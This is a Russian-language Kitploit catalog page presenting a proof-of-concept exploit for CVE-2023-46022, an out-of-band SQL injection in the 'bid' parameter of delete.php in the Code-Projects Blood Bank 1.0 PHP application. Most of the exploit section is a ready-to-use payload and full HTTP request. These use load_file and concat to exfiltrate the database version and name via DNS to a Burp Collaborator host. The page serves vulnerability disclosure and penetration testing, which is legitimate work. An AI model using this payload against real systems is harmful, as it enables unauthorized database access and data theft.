Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability — Эксплойт для проверки концепции CVE-2023-46022, демонстрирующий внеполосную SQL-инъекцию в Code-Projects Blood Bank V1.0 через параметр 'bid', позволяющий извлечение версии базы данных и данных через Burp Collaborator. | Kitploit
Инструменты/GitHubGitHub/ersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability

CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability

Эксплойт для проверки концепции CVE-2023-46022, демонстрирующий внеполосную SQL-инъекцию в Code-Projects Blood Bank V1.0 через параметр 'bid', позволяющий извлечение версии базы данных и данных через Burp Collaborator.

Репозиторий
212 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    333
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability

  • Exploit Author: ersinerenler

Домашняя страница поставщика

  • https://code-projects.org/blood-bank-in-php-with-source-code

Ссылка на программное обеспечение

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Обзор

  • Code-Projects Blood Bank V1.0 подвержен критической уязвимости безопасности, связанной с внеполосной (OOB) SQL-инъекцией через параметр 'bid' в файле /delete.php. Данная уязвимость возникает из-за отсутствия надлежащих механизмов защиты, что позволяет злоумышленникам злоупотреблять параметром и проводить атаки OOB SQL-инъекции через Burp Collaborator. Это может привести к несанкционированному доступу и извлечению конфиденциальной информации из баз данных.

Детали уязвимости

  • CVE ID: CVE-2023-46022
  • Затронутая версия: Blood Bank V1.0
  • Уязвимый файл: /delete.php
  • Имя параметра: bid
  • Тип атаки: Локальная

Ссылки:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46022
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46022

Описание

  • Параметр 'bid' в файле /delete.php Code-Projects Blood Bank V1.0 подвержен внеполосной SQL-инъекции. Эта уязвимость возникает из-за недостаточных механизмов защиты, что позволяет злоумышленникам использовать параметр с помощью Burp Collaborator для проведения атак OOB SQL-инъекции. С помощью этой техники злоумышленник может потенциально извлечь конфиденциальную информацию из баз данных.

Подтверждение концепции (PoC) :

  • Перехватите запрос к delete.php через Burp Suite
  • Внедрите полезную нагрузку в уязвимые параметры
  • Полезная нагрузка: 3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
  • Пример запроса для параметра bid
---
GET /bloodbank/file/delete.php?bid=3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.cuaxacpnxbay7ss8o3csf4bkwb22qtei.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/bloodinfo.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

  • Информация о базе данных и версии была получена через Burp Suite Collaborator
изображение
Скачать инструмент